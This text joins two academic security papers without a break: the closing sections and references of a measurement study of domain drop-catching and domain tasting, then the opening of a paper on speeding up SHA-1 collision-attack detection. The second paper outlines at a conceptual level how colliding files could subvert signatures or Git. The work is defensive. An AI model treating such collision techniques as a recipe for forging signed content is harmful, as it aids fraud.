It is important to keep in mind that maintaining a large number of registrar IDs is not at all necessary in order to register large numbers of domains. Figure 10 plots all clusters in terms of the number of domains registered in February 2017, and the number of active registrar IDs of the cluster in the same month. GoDaddy registered by far the most domains, but used fewer than ten registrar IDs. Drop-catch services such as SnapNames or DropCatch, on the other hand, used large numbers of registrar IDs to re-register relatively few domains. According to ICANN, maintaining a registrar ID costs more than USD 4,000 in yearly fees alone [25], which amounts to several million dollars per year for the largest clusters. This suggests that controlling a large number of registrar IDs is considered a prerequisite to success in the competitive drop-catch business—but it also suggests that drop-catch services expect the generated revenue to justify the investment.




Figure 11: CDF of the last observed bids for successfully acquired drop-catch domains with multiple backorders on DropCatch (February to June 2017). Most auctions remain close to the starting price, whereas a few exceed one thousand US dollars. The curve for `org` is shifted to the left because of a promotion ($ 15 starting price instead of $ 59).

4.4 Value and Use of Drop-Catch Domains

As of 2017, a regular `com` registration costs around $ 15 per year; a drop-catch re-registration can cost $ 60 to $ 80. When multiple customers backorder the same domain, the winner is usually determined in a three-day private auction. DropCatch, however, conducts these auctions in public. We extracted the current bid around 3.5 hours before the end of each auction during five months in early 2017. Figure 11 shows that a majority of auctions remained close to the starting price, whereas 3.9 % of `com` auctions exceeded one thousand dollars. Overall, DropCatch successfully re-registered an average of 2773 `com` domains per day in early 2017 (Table 6). It appears that only a small fraction of those domains received backorders by multiple interested customers, as the median number of auctions was 21 per day for `com`, 5 for `net`, and 10 for `org` (the latter likely due to an ongoing promotion). Our observation 3.5 hours before the end only allows us to give an approximate lower bound on the daily auction revenue with a median of $ 4108 for `com`, $ 382 for `net` and $ 254 for `org`. Based on a starting price of $ 59, the `com` drop-catch domains sold without an auction yielded an estimated daily revenue of $ 162 k. In comparison, the 1252 registrar IDs controlled by DropCatch represent a daily fixed cost of at least $ 13.7 k, or approximately $ 5 per sold `com` domain (ignoring other costs and domains).

Pre-release sales, in contrast, are carried out at comparatively minor cost to the registrars since they already manage the domain and can return it to the registry without any fee if it is not sold during the grace period. The pre-release lists often contain metadata about the current auction state of each domain, such as the number of bidders and the current price. Unfortunately, the data does not refer to when the auction ended, but to when the list was compiled by the service the morning or night before. Since auctions tend to be busiest just before they conclude, our data does not allow us to characterise the final prices of pre-release sales. Instead, we use it to investigate how early customers start bidding on expiring domains.

Surprisingly, at our latest observation point, nearly all ultimately sold pre-release domains are still at the starting price. For instance, only 8.9 % of Dynadot's sold `com` domains have an observed price higher than the starting price. However, there are some outliers, such as a GoDaddy `com` domain listed at $ 64,888. The relatively low proportion of sold domains along with auctions that are still inactive on the day before a domain is sold suggest a lower competition among buyers of pre-release domains compared to drop-catch domains.

From a buyer's perspective, certain premium-priced pre-release and drop-catch domains must appear more attractive than regularly-priced domains that are freely available for registration. The desirability of a name is difficult to measure. Therefore, we focus on two metrics that relate directly or indirectly to the number of visitors that a domain is expected to receive due to its past history.

Drop-catch re-registrations appear to be correlated to the traffic data reported by the pending delete lists, as over 80 % of `com` domains with more than 100 k visitors are re-registered on the deletion day as opposed to 50 % of domains with 10 k – 100 k visitors, or 5 % of domains with fewer than 1 k reported visitors. We observe a similar trend for the age of the domain, with those that had been registered for a longer time period being more likely to be re-registered immediately after deletion. This phenomenon is in line with our prior findings [29].

Similarly to drop-catch domains, pre-release domains that are reported to receive more traffic or that have already been registered for longer time spans are more likely to be sold than other domains. For instance, Dynadot and GoDaddy `com` domains that were sold had a median registration length of four years as opposed to one year for Dynadot's `com` domains that were not sold as pre-release (GoDaddy: 2 years). A long registration period however does not guarantee that a domain will be sold, as we observed GoDaddy domains over 20 years old in both the sold and not sold categories.

To provide a first cursory overview of what re-registered websites are being used for, we conduct a small-scale manual classification of websites. We inspect a random sample of 50 drop-catch domains six months after the re-registration, and find that 23 are parked and display a "for sale" message or textual advertising; nine sites contain advertising for online casinos, one is malicious, two are empty, and eight cannot not be loaded due to an error. Even though just a superficial analysis, it appears that only a small minority of the re-registered

sites contain any useful content, while a majority attempt to monetise incoming traffic in a rather generic way. We are planning to further explore this topic in future work, and focus this paper on *how* domains are re-registered.

4.5 Comparison of Drop-Catch Services

To better compare the relative performance of drop-catch services, we rank the most active clusters of registrar IDs according to `com` re-registrations on the deletion day (Table 6). In 2016, DropCatch dominated the ranking with more than twice as many drop-catch re-registrations as SnapNames, the cluster ranked second.

Due to a lack of visibility into registration times, we cannot distinguish between domains re-registered *during* the drop and those that were still re-registered on the deletion day, but *after* the drop. GoDaddy, for instance, is ranked fourth in deletion day re-registrations in 2016. While GoDaddy does accept domain backorders, it is unlikely that all 11 k deletion-day re-registrations occurred during the competitive drop, given that the GoDaddy cluster consists of only seven registrar IDs. It is more likely that these domains were re-registered after the drop, and their relatively large number may be due to GoDaddy's position as the most popular domain registrar overall. Similarly, in 2017, the Alibaba cluster with only two registrar IDs is ranked first, before the DropCatch cluster with 1252 registrar IDs. Indeed, certain domain name speculators appear to leverage reseller APIs to re-register domains on the deletion day (e.g., using desktop software [41]). While the cost is comparable to regular domain registrations, such "do-it-yourself" drop-catching is expected to succeed only for relatively non-competitive domains not targeted by the large drop-catch services.

The relative ranking of the known drop-catch services DropCatch, SnapNames and Pheenix remains the same in our 2016 and 2017 data. An interesting observation is that Pheenix added 300 registrar IDs in late 2016 [39] and controlled more registrar IDs than SnapNames during our 2017 measurement. However, Pheenix is ranked only eleventh with 301 re-registrations, as opposed to SnapNames with 7623 on rank three. Even before the increase, Pheenix re-registered fewer domains per registrar ID than DropCatch or SnapNames, suggesting that Pheenix may be less efficient in using their registrar IDs.

Despite the widely supported recommendation that customers place backorders with all services [7, 12, 31], we do not know how many customers follow this advice, thus our findings should not be seen as a comparison of how *successful* drop-catch services are in fulfilling their customers' orders. Furthermore, our clustering cannot group registrar IDs that collaborate during the drop without exhibiting any clear administrative relationship. For some of the clusters, we could not find any public information

	2016 (4 weeks)		**2017** (1 week)	
1	DropCatch.com	87437	Aliyun.com	20208
2	SnapNames.com	40552	DropCatch.com	19411
3	XZ.com	20104	SnapNames.com	7623
4	West.cn	8854	LogicBoxes.com	2201
5	GoDaddy.com	7389	Onamae.com	1069
6	Onamae.com	6573	XZ.com	875
7	DNS.cn	4935	GoDaddy.com	875
8	BizCN.com	4553	West.cn	808
9	Oray.com	4031	BizCN.com	432
10	CNDNS.com	3200	OpenSRS.com	384

Table 6: The Top 10 clusters according to deletion-day re-registrations of `com` in 2016 and 2017 (MAIN and TASTING data sets, respectively). There is some variation between the years, and the deletion-day rankings are very different from general domain name registrations (not shown).

regarding a drop-catch service that might be operated by the same corporate entity. At the same time, some well-known drop-catch services such as Pool are not among the most highly ranked clusters, which leads us to believe that we cannot currently characterise their performance due to the limitations inherent in our methodology.

4.6 Domain Tasting

ICANN considers domain tasting a "profit-making abuse of the domain name system" [26] and discourages it by allowing each registrar only a limited number of free domain deletions during the initial five-day *add grace period* after domain creation. Traditionally, domain tasting has been understood as a way for the domain registrant to test how much traffic the domain receives before deciding whether to keep or return it (e.g., [6]). However, we show that domain tasting can also be used for a similar purpose as the *auto-renew grace period* in the case of pre-release domain sales. That is, a service can use the *add grace period* to attempt selling a domain to a customer and return it to the registry for free if no sale is made.

The restrictions imposed by ICANN affect only registrars with a high ratio of domain deletions per registrar ID. Drop-catch services, however, already need to maintain a high number of registrar IDs in order to compete in the drop. In absolute terms, they could delete a high number of domains for free while staying below ICANN's thresholds on a per-registrar ID basis. We designed the TASTING experiment to specifically measure domain tasting among domains re-registered on the deletion day of the prior registration. We find that domain tasting is relatively uncommon. Only about 2.1 % of `com` domains re-registered on the deletion date (and much fewer in the other zones) are deleted within the first five days. However, we find that SnapNames is responsible for over 98 % of all domain tasting among drop-catch domains. Upon closer inspection, we find that SnapNames' website features a file of domain names "in auction," which appears to contain only domain names that were recently

re-registered during the drop, and that all have an active website with a parking page during the three-day duration of the auction. When checking the registration status of these domains a week later, we find that 41.2 % of the domains have been deleted. We suspect that SnapNames proactively registers domain names during the drop, even without having received a specific backorder from a customer, and deletes these names if they do not find a buyer.

4.7 Summary

- Domain ownership can change fast, and often: 10 % of com, and 5 % of org domains are re-registered on the same day as the old registration is deleted. *Domain-based trust mechanisms should anticipate ownership changes as a common, expected event.*
- Pre-release sales allow ownership changes without implication of the prior owner and maintain the old registration: Expired domains as old as 20 years are available with comparatively little competition. *Anti-abuse tools may need improved detection of ownership changes that are not re-registrations.*
- Drop-catch services have a significant impact on the domain name registration system: The Top 3 account for 75 % of all accredited registrars, and drop-catch is responsible for over 80 % of *all* domain creation attempts, yet results in no more than 9.5 % of successful com domain registrations. *Drop-catch consumes a disproportionate share of resources.*
- Drop-catch re-registrations are highly competitive: Half of org's same-day re-registrations occur within 30 s of the drop (biz: within 5 min of the drop), and 0-day re-registrations have the highest diversity and most evenly distributed market share of registrar IDs. *High demand for certain expired domains and the willingness to pay premium prices sustain an entire industry dedicated to "recycling" old domains.*
- Only few drop-catch domains are put to "good" use: Most seem to contain nothing but advertisements and parking pages to profit from residual traffic. *Many if not most drop-catch re-registrations may be of limited value to the Internet community as a whole.*

5 Discussion & Conclusions

Our analysis has shown that there is significant demand for expired domain names (e.g., over 10 % of all com domains re-registered immediately on the day that they were deleted), and that there is a highly competitive environment of drop-catch services that race to be the first to re-register a domain in the very instant that it is deleted (e.g., over half of org re-registrations on the deletion day take place within a 30 s time frame). In the current system, the drop-catch service with most technical resources and the best insight into details of the drop is going to be most successful in re-registering deleted domains for their customers. However, the uncertainty of this process and lack of transparency as to which service is most successful result in the common recommendation that customers place orders with all services [7, 12, 31]. The re-registration race is open to all registrars, and manual re-registration is at least a theoretical possibility, but it is quite wasteful of resources as drop-catch services cause a daily flood of requests as a byproduct of determining the next owner.

Pre-release domain sales typically take place as auctions, thus they are efficient from a technical point of view. However, there are administrative concerns, as pre-release sales do not allow buyers to freely choose their registrar, prevent the former domain owner from using the 30-day *redemption period* to recover the expired domain, and might incentivise registrars to make late domain renewals more difficult (or expensive) for their customers because of the potentially more lucrative pre-release sales.

From a security perspective, domain ownership changes are problematic because of their potential to break domain-based trust mechanisms [44], abuse residual trust [33], and more generally profit from residual traffic in various ways that are not necessarily illegal, but often undesirable. While banning domain ownership changes altogether may not be practicable, we argue that the process should be made more transparent. State-of-the-art anti-abuse systems may find it challenging to detect domain ownership changes such as pre-release sales because they do not result in a new domain creation. As a policy-based approach, registrars could be required to maintain a public log of ownership changes, similar to Certificate Transparency [30], so that security mechanisms can "reset" trust in a reliable way: Whitelists can drop domains after certain changes of ownership, web browsers can purge cached website permissions, and websites can remove links pointing to a deleted domain.

What exactly drives that demand for expired domain names, whether it is intended "productive" use, abuse [22, 33], monetisation through advertising [48], or speculation with the goal of reselling the domain name, is still an open question, and an interesting direction for future work.

Acknowledgements

The authors would like to thank Farsight Security and Manuel Egele for providing valuable database access and computing resources to carry out the measurements.

References

[1] Agten, P., Joosen, W., Piessens, F., and Nikiforakis, N. Seven Months' Worth of Mistakes: A Longitudinal Study of

Typosquatting Abuse. In *Network and Distributed System Security Symposium* (2015).

[2] ALRWAIS, S., YUAN, K., ALOWAISHEQ, E., LI, Z., AND WANG, X. Understanding the Dark Side of Domain Parking. In *USENIX Security Symposium* (2014).

[3] BACKORDERZONE. Namepal Backorders. https://www.backorderzone.com/pending/download/#advanced.

[4] BACKORDERZONE. BackorderZone.com is for Sale. https://web.archive.org/web/20160527215205/http://www.backorderzone.com/for-sale.html, 2016.

[5] CHACHRA, N., MCCOY, D., SAVAGE, S., AND VOELKER, G. M. Empirically Characterizing Domain Abuse and the Revenue Impact of Blacklisting. In *Workshop on the Economics of Information Security* (2014).

[6] COULL, S. E., WHITE, A. M., YEN, T., MONROSE, F., AND REITER, M. K. Understanding Domain Registration Abuses. *Computers and Security 31*, 7 (2012), 806–815.

[7] CYGER, M. List of Domain Name Backorder Services. http://www.domainsherpa.com/domain-name-backorder-services/, 2013.

[8] CYGER, M. A Drop Catching Programming Expert Discusses the Domain Name Expiration Process - With Chris Ambler. http://www.domainsherpa.com/wp-content/pdf/Chris-Ambler-Expiration-on-DomainSherpa.pdf, 2016.

[9] DOMAIN GRAVEYARD. http://domaingraveyard.com/.

[10] DOMAINMONSTER. Expired Domains. https://www.domainmonster.com/expired-domains/.

[11] DROPCATCH. Download Center. https://www.dropcatch.com/DownloadCenter.

[12] DROPCATCH. FAQs – Should I place orders with DropCatch.com as well as other drop catch services? https://www.dropcatch.com/HowItWorks/Faq#orderswithothers.

[13] DROPCATCH. How it Works: Daily Drop Overview. https://www.dropcatch.com/HowItWorks/Overview.

[14] DYNADOT. Domain Backorders. https://www.dynadot.com/market/backorder/.

[15] GANDI.NET. Renewal, restoration, and deletion times. https://wiki.gandi.net/en/domains/renew#renewal_restoration_and_deletion_times.

[16] GODADDY. Auctions. https://auctions.godaddy.com/?countryview=1.

[17] GODADDY. What happens after domain names expire? https://www.godaddy.com/help/what-happens-after-domain-names-expire-6700.

[18] HALVORSON, T., DER, M. F., FOSTER, I., SAVAGE, S., SAUL, L. K., AND VOELKER, G. M. From .academy to .zone: An Analysis of the New TLD Land Rush. In *ACM Internet Measurement Conference* (2015).

[19] HALVORSON, T., LEVCHENKO, K., SAVAGE, S., AND VOELKER, G. M. XXXtortion? Inferring Registration Intent in the .XXX TLD. In *World Wide Web Conference* (2014).

[20] HALVORSON, T., SZURDI, J., MAIER, G., FELEGYHÁZI, M., KREIBICH, C., WEAVER, N., LEVCHENKO, K., AND PAXSON, V. The BIZ Top-Level Domain: Ten Years Later. In *Passive and Active Measurement Conference* (2012).

[21] HAO, S., KANTCHELIAN, A., MILLER, B., PAXSON, V., AND FEAMSTER, N. PREDATOR: Proactive Recognition and Elimination of Domain Abuse at Time-Of-Registration. In *ACM Conference on Computer and Communications Security* (2016).

[22] HAO, S., THOMAS, M., PAXSON, V., FEAMSTER, N., KREIBICH, C., GRIER, C., AND HOLLENBECK, S. Understanding the Domain Registration Behavior of Spammers. In *ACM Internet Measurement Conference* (2013).

[23] IANA. Registrar IDs. https://www.iana.org/assignments/registrar-ids/registrar-ids.xhtml.

[24] ICANN. Monthly Registry Reports. https://www.icann.org/resources/pages/registry-reports.

[25] ICANN. Registrar Accreditation: Financial Considerations. https://www.icann.org/resources/pages/financials-55-2012-02-25-en.

[26] ICANN. The End of Domain Tasting — AGP Deletes Decrease 99.7 %. https://www.icann.org/news/announcement-2009-08-12-en, 2009.

[27] ICANN. The End of Domain Tasting — Status Report on AGP (Add Grace Period) Measures. https://www.icann.org/resources/pages/agp-status-report-2009-08-12-en, 2009.

[28] JACKSON, R. Inside a Drop Catcher's War Room: How Enom Arms Maker Chris Ambler Is Turning The Tide for Club Drop. http://www.dnjournal.com/columns/cover080504.htm, 2004.

[29] LAUINGER, T., ONARLIOGLU, K., CHAABANE, A., ROBERTSON, W., AND KIRDA, E. WHOIS Lost in Translation: (Mis)Understanding Domain Name Expiration and Re-Registration. In *ACM Internet Measurement Conference* (2016).

[30] LAURIE, B., LANGLEY, A., AND KASPER, E. RFC 6962: Certificate Transparency. https://tools.ietf.org/html/rfc6962.

[31] LEIGHTON, T. SnapNames Domain News and Views: Best Practices for Getting Names on the Drop. http://domains.snapnames.com/2016/03/25/best-practices-for-getting-names-on-the-drop/, 2016.

[32] LEVCHENKO, K., PITSILLIDIS, A., CHACHRA, N., ENRIGHT, B., FELEGYHÁZI, M., GRIER, C., HALVORSON, T., KANICH, C., KREIBICH, C., LIU, H., MCCOY, D., WEAVER, N., PAXSON, V., VOELKER, G. M., AND SAVAGE, S. Click Trajectories: End-to-End Analysis of the Spam Value Chain. In *IEEE Symposium on Security and Privacy* (2011).

[33] LEVER, C., WALLS, R. J., NADJI, Y., DAGON, D., MCDANIEL, P., AND ANTONAKAKIS, M. Domain-Z: 28 Registrations Later – Measuring the Exploitation of Residual Trust in Domains. In *IEEE Symposium on Security and Privacy* (2016).

[34] LIU, S., FOSTER, I., SAVAGE, S., VOELKER, G. M., AND SAUL, L. K. Who is .com? Learning to Parse WHOIS Records. In *ACM Internet Measurement Conference* (2015).

[35] MARICONTI, E., ONAOLAPO, J., AHMAD, S. S., NIKIFOROU, N., EGELE, M., NIKIFORAKIS, N., AND STRINGHINI, G. Why Allowing Profile Name Reuse Is A Bad Idea. In *European Workshop on System Security* (2016).

[36] MARICONTI, E., ONAOLAPO, J., AHMAD, S. S., NIKIFOROU, N., EGELE, M., NIKIFORAKIS, N., AND STRINGHINI, G. What's in a Name? Understanding Profile Name Reuse on Twitter. In *World Wide Web Conference* (2017).

[37] MOORE, T., AND EDELMAN, B. Measuring the Perpetrators and Funders of Typosquatting. In *Financial Cryptography and Data Security* (2010).

[38] MURPHY, K. DropCatch spends millions to buy FIVE HUNDRED more registrars. http://domainincite.com/21309-dropcatch-spends-millions-to-buy-five-hundred-more-registrars, 2016.

[39] MURPHY, K. Pheenix adds 300 more registrars to drop-catch arsenal. http://domainincite.com/21365-pheenix-adds-300-more-registrars-to-drop-catch-arsenal, 2016.

[40] NAMEJET. Downloads. http://www.namejet.com/Pages/Downloads.aspx.

[41] NAMEPROS. DesktopCatcher software. https://www.namepros.com/threads/desktopcatcher-software.873819/, 2015.

[42] NIKIFORAKIS, N., INVERNIZZI, L., KAPRAVELOS, A., VAN ACKER, S., JOOSEN, W., KRUEGEL, C., PIESSENS, F., AND VIGNA, G. You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions. In *ACM Conference on Computer and Communications Security* (2012).

[43] POOL. Pending Delete List. http://www.pool.com/viewlist.aspx.

[44] SCHLAMP, J., GUSTAFSSON, J., WÄHLISCH, M., SCHMIDT, T. C., AND CARLE, G. The Abandoned Side of the Internet: Hijacking Internet Resources When Domain Names Expire. In *International Workshop on Traffic Monitoring and Analysis* (2015).

[45] SNAPNAMES. Auction Lists. https://snapnames.com/download.jsp.

[46] SNAPNAMES. Top Registrar Domains. https://snapnames.com/download.jsp.

[47] SZURDI, J., KOCSO, B., CSEH, G., SPRING, J., FELEGYHÁZI, M., AND KANICH, C. The Long "Taile" of Typosquatting Domain Names. In *USENIX Security Symposium* (2014).

[48] VISSERS, T., JOOSEN, W., AND NIKIFORAKIS, N. Parking Sensors: Analyzing and Detecting Parked Domains. In *Network and Distributed System Security Symposium* (2015).

[49] WANG, D. Y., SAVAGE, S., AND VOELKER, G. M. Juice: A Longitudinal Study of an SEO Botnet. In *Network and Distributed System Security Symposium* (2013).

[50] WEAVER, N., KREIBICH, C., AND PAXSON, V. Redirecting DNS for Ads and Profit. In *USENIX Workshop on Free and Open Communications on the Internet* (2011).

Speeding up detection of SHA-1 collision attacks using unavoidable attack conditions

Marc Stevens
CWI Amsterdam

Daniel Shumow
Microsoft Research

Abstract

Counter-cryptanalysis, the concept of using cryptanalytic techniques to detect cryptanalytic attacks, was introduced at CRYPTO 2013 [23] with a hash collision detection algorithm. That is, an algorithm that detects whether a given *single* message is part of a colliding message pair constructed using a cryptanalytic collision attack on MD5 or SHA-1.

Unfortunately, the original collision detection algorithm is not a low-cost solution as it costs 15 to 224 times more than a single hash computation. In this paper we present a significant performance improvement for collision detection based on the new concept of *unavoidable conditions*. Unavoidable conditions are conditions that are *necessary for all feasible attacks* in a certain attack class. As such they can be used to quickly dismiss particular attack classes that may have been used in the construction of the message. To determine an unavoidable condition one must rule out any feasible variant attack where this condition might not be necessary, otherwise adversaries aware of counter-cryptanalysis could easily bypass this improved collision detection with a carefully chosen variant attack. Based on a conjecture solidly supported by the current state of the art, we show how we can determine such unavoidable conditions for SHA-1.

We have implemented the improved SHA-1 collision detection using such unavoidable conditions and which is more than 20 times faster than without our unavoidable condition improvements. We have measured that overall our implemented SHA-1 with collision detection is only a factor 1.60 slower, on average, than SHA-1. With the demonstration of a SHA-1 collision, the algorithm presented here has been deployed by Git, GitHub, Google Drive, Gmail, Microsoft OneDrive and others, showing the effectiveness of this technique.

1 Introduction

Cryptographic hash functions, computing a small fixed-size hash value for a given message of arbitrary length, are a crucial cryptographic primitive that are used to secure countless systems and applications. A key cryptographic requirement is that it should be computationally infeasible to find *collisions*: two distinct messages with the same hash value. Industry's previous de facto choices MD5 and SHA-1 are both based on the Merkle-Damgård construction [18, 6] that iterates a compression function that updates a fixed-size internal state called the chaining value (CV) with fixed-size pieces of the input message.

In 2004, MD5 was completely broken and real collisions were presented by Wang et al.[33, 35]. Their collision attack consisted of two so-called *near-collision attacks* on MD5's compression function where the first introduces a difference in the chaining value and the second eliminates this difference again. Hence, these so-called *identical-prefix collisions* had a limitation that the two colliding messages need to be identical before and after these near-collision blocks. In 2007 Stevens et al.[27] introduced *chosen-prefix collisions* for MD5 that allowed arbitrary different prefixes. Irrefutable proof that hash function collisions indeed form a realistic and significant threat to Internet security was presented at CRYPTO 2009 by Stevens et al. [29] by demonstrating a certificate authority that could issue two Certs with different keys that have the same hash value.

More proof of the threat posed by collision attacks appeared in 2012 when it became clear that not only academic efforts have been spent on breaking hash functions. Nation-state actors [20, 14, 13] have been linked to the highly advanced espionage malware, so named Flame, that was found targeting the Middle-East in May 2012. As it turned out, it used a forged signature to craft malicious windows updates.

Despite the common knowledge that MD5 is insecure for digital signatures effectively since 2004, even in 2017

there are still Industry issues in deprecating MD5 for signatures [10]. SHA-1, designed by NSA and standardized by NIST [19], is also weak and was theoretically broken in 2005 with a collision attack with an estimated complexity of 2^{69} SHA-1 calls presented by Wang et al.[34]. With real collisions for full SHA-1 out of reach at that time, there were efforts at producing collisions for reduced versions of SHA-1: 64 steps [3] (with a cost of 2^{35} SHA-1 calls), 70 steps [2] (cost 2^{44} SHA-1), 73 steps [8] (cost $2^{50.7}$ SHA-1), the last being 75 steps [9] (cost $2^{57.7}$ SHA-1) in 2011. The cost of collisions for SHA-1 was improved to 2^{61} SHA-1 calls at EUROCRYPT 2013 [24], together with a near-collision attack with cost $2^{57.5}$ and a chosen-prefix collision attack with cost $2^{77.1}$ SHA-1 calls, which remains the current state-of-the-art. Other recent efforts focused on finding *freestart collisions* for SHA-1, i.e., collisions for its compression function, with a 76-step freestart collision [12] (cost 2^{50} SHA-1) and more recently a freestart collision for full SHA-1 [26]. Despite various efforts, an actual collision for SHA-1 remained out of reach for 11 years, but this year a SHA-1 collision was finally announced by Stevens et al.[25]. This shows that SHA-1 collision attacks have finally become practical. Furthermore, they provided several examples of PDF file pairs that have the same SHA-1 hash, yet show distinct visual contents.

At CRYPTO 2013 the novel concept *counter-cryptanalysis* of using cryptanalytic techniques to detect cryptanalytic attacks was introduced in the form of a hash collision detection algorithm [23]. This hash collision detection algorithm is able to expose cryptanalytic collision attacks given only one message from a colliding message pair. It's utility was immediately proven by using it to uncover the *yet unknown* chosen-prefix collision attack in Flame's forged signature, regardless of the fact that its sibling colliding file remains unknown. Moreover, it even enabled forensic analysis by recovering the internal differential paths, which were used in a reconstruction of the attack procedure and complexity [7].

In principle the collision attack detection provides strong guarantees: it guarantees detection of any variant collision attack in each tested attack class, whereas the chance of false positives is as negligible as the chance of finding a random second preimage. However, so far there is a significant cost: to detect collision attacks against SHA-1 (respectively MD5) costs the equivalent of hashing the message 15 (respectively 224) times, detecting the 15 (respectively 224) best attack classes.

1.1 Motivation

The main motivation of this paper is to provide an effective manner to reduce the potential harm of SHA-1 collision attacks for the near future as discussed below. It is not the aim of SHA-1 collision detection to obviate the need to move to newer hash functions with longer digests. Rather, SHA-1 collision detection is meant to be a mitigation used for deployed systems that are unable to migrate to a new hash function. In these cases, an implementation of SHA-1 with collision detection may be used as a drop in replacement. Such an update, that requires only changing the module responsible for hashing, is significantly easier than redeploying an entire distributed system, including revising protocols that currently rely on SHA-1. Collision detection for SHA-1 attacks is a thorough stop-gap solution that will provide security to systems and software that may not be able to migrate to newer hash functions before SHA-1 collisions become a viable security threat. The example of the well-known version control system Git that relies very strongly on SHA-1 for integrity and even security is very amenable to such a solution. In fact at the time of writing, Git and GitHub now use the improved SHA-1 collision detection of this paper by default. Our improved implementation is also being used by Google Drive, Gmail and Microsoft OneDrive.

Based on the latest results for the complexity of finding a SHA-1 collision, the projected cost of such an attack ranges from US$ 75 K and US$ 120 K by renting low-cost computing resources on Amazon EC2 [22, 26], which is significantly lower than Schneier's 2012 estimates. These projections resulted in the withdrawal of CABForum Ballot 152 to extend issuance of SHA-1 based HTTPS certificates, and in the deprecation of SHA-1 for digital signatures in the IETF's TLS protocol specification version 1.3. The recent SHA-1 collision paper further confirms these costs [25].

Unfortunately CABForum restrictions on the use of SHA-1 do not apply on Certification Authority certificates currently outside their CA program. E.g., it excludes retracted CA certificates that are still supported by older systems (and CA certificates have indeed been retracted to circumvent CABForum regulations and continue to issue new SHA-1 certificates [1] to serve to these older systems), and certificates for other TLS applications including up to 10% of credit card payment systems [31]. It thus remains in widespread use across the software industry for, e.g., digital signatures on software, documents, and many other applications, perhaps most notably in the widely used Git versioning system.

It is very likely that SHA-1 is heading towards a similar fate as MD5, risking various security issues for many years to come. Certainly, the spectacular end of life of MD5, including a high profile cyberattack on the nation state level, provided advanced warning of the end of life of SHA-1. Indeed, the success of cryptanalytic attacks of

[1] E.g., SHA-1 certificates are still being sold by CloudFlare at the time of writing: www.cloudflare.com/ssl/dedicated-certificates/.

the Merkle-Damgard construction motivated the SHA-3 competition. Not to mention, inspired widespread efforts to migrate deployed software to the longer length digest hash functions of SHA-2 family. So, one may challenge the utility of collision detection for the SHA-1 function, which has been known to have an impending break for some time. However, the Flame attacks show that long after newer versions of software have been deployed, older versions that rely on older cryptography may still be in use and provide a vulnerability for attackers. Even with this cautionary tale, as noted above, various software and services still issue SHA-1 certificates or use SHA-1. So even though SHA-1 collisions have been expected for some time, it has not been sufficient to motivate a complete migration to newer hash functions. Even if systems are moved from using SHA-1, verification of signatures of SHA-1 digests may remain necessary for existing signatures, such as deployed binaries or not yet expired certificates.

An example is GPG/PGP email and attachment signatures where SHA-1-based signatures remain common. E.g., Stevens et al.'s colliding PDF document technique would allow an attacker to have someone sign and email a carefully crafted benign PDF document with GPG/PGP using a SHA-1-based signature. That signature would then also be valid for a malicious PDF document that was crafted together with the benign PDF document to make them collide. Also, as previously mentioned, another example of widely a deployed system that relies on SHA-1 in a fundamental way is Git, which uses SHA-1 as an identifier for commits. It is infeasible that all deployed Git repositories will be migrated off of SHA-1, but since SHA-1 collisions are now feasible Git might be at risk. As one potentially scenario, consider an attacker that has committed one file of a colliding pair[2] to a Git repository under his control, in which case he could then selectively deliver either contents to targeted users, without the users noticing by looking at Git hashes or verifying signatures on the repository. Although, Git now uses this SHA-1 collision detection algorithm, so this risk has been mitigated for updated clients.

1.2 Collision detection

Collision attack detection exploits two key facts-of-life for feasible cryptanalytic collision attacks on MD5 and SHA-1. The first is a requirement for a high-probability differential path, which necessarily includes a section with no differences (or MSB-differences for MD5) to achieve the high-probability. The second is the direct consequence that there only few message block differences that admit such a high-probability differential path. Extensive studies for message block differences that allow high-probability differential paths for both MD5 and SHA-1 strongly confirm these properties.

Collision detection detects near-collision attacks against MD5's or SHA-1's compression function for a given message by 'jumping' from the current compression function evaluation $CV_{out} = Compress(CV_{in}, B)$ to a presumed related compression function evaluation $CV'_{out} = Compress(CV'_{in}, B')$. If B (and B') were constructed using a collision attack that uses message block difference δB and trivial difference δWS_i at step i then the presumed related compression function evaluation can be fully reconstructed. Namely, those differences directly imply values for message block $B' = B + \delta B$ and state $WS'_i = WS_i + \delta WS_i$ at step i, which are sufficient to compute the related input chaining value CV'_{in} and thereby also the related output chaining value CV'_{out}. This reconstruction from the middle of the related compression function evaluation is called a *recompression*. A collision attack necessarily requires a final near-collision attack with $CV'_{out} = CV_{out}$, which can be detected in this manner. If no collision attack was used to construct B then finding $CV'_{out} = CV_{out}$ means that we have found a second pre-image for the compression function by chance. Therefore the chance of false positives is as negligible as the chance of finding a random second pre-image.

For MD5 and SHA-1 one thus distinguishes many attack classes that each are described by the message block difference δB, step i and intermediate state difference δWS_i. In the case of SHA-1 each attack class depends entirely on the so-called *disturbance vector* (DV). In either case, for every block of the given message, each attack class requires another compression function evaluation. With the 223 known attack classes for MD5, collision detection costs a factor 224 more than MD5. SHA-1 collision detection costs a factor 15 more than SHA-1 given the original proposed list of 14 most threatening disturbance vectors.

2 Our contributions

In this paper we present a significant run-time performance improvement to collision detection. This improvement is based on a new concept in cryptanalysis, namely *unavoidable conditions*, which are conditions that are necessary for *all* feasible attacks within a certain class of attacks. To determine an unavoidable condition one must rule out any feasible variant attack where this condition might not be necessary. Otherwise, adversaries aware of counter-cryptanalysis could easily bypass this improved collision detection with a carefully chosen variant attack.

[2] As Git adds a header before computing the SHA-1 hash of an object, this header should be taken into account while constructing the SHA-1 collision.

We provide a formal framework of unavoidable conditions for collision attacks on MD5-like compression functions that can be used to show that indeed conditions are unavoidable, and we show how they can be used to speed up collision detection.

Furthermore, we present a conjecture that SHA-1 collision attacks based on a disturbance vector may not deviate from the prescribed local collisions for steps 35 up to 65 to remain feasible. As the current state of art on SHA-1 collision attacks is entirely based on disturbance vectors for very compelling reasons, and published collision attacks only deviate from local collisions in the first 20 steps or the last 5 steps (75 up to 79), the current state of art solidly supports this conjecture with a safe large margin. Based on this conjecture, we show how we can efficiently determine such unavoidable conditions for the known cryptanalytic attack classes on SHA-1. Moreover, we show how we can exploit a significant overlap of unavoidable conditions between DVs that allows a more efficient checking of unavoidable bit conditions for many disturbance vectors simultaneously.

Collision detection uses *recompressions*, i.e., evaluations of the compression function starting from an intermediate state to uniquely determine the input and output chaining value for a given message block. Collision detection requires a recompression for each tested DV for each message block of a given message. Unavoidable bit conditions allow a significant improvement to collision detection by very quickly checking the unavoidable bit conditions per DV and only performing a recompression when all unavoidable bit conditions for that DV are satisfied.

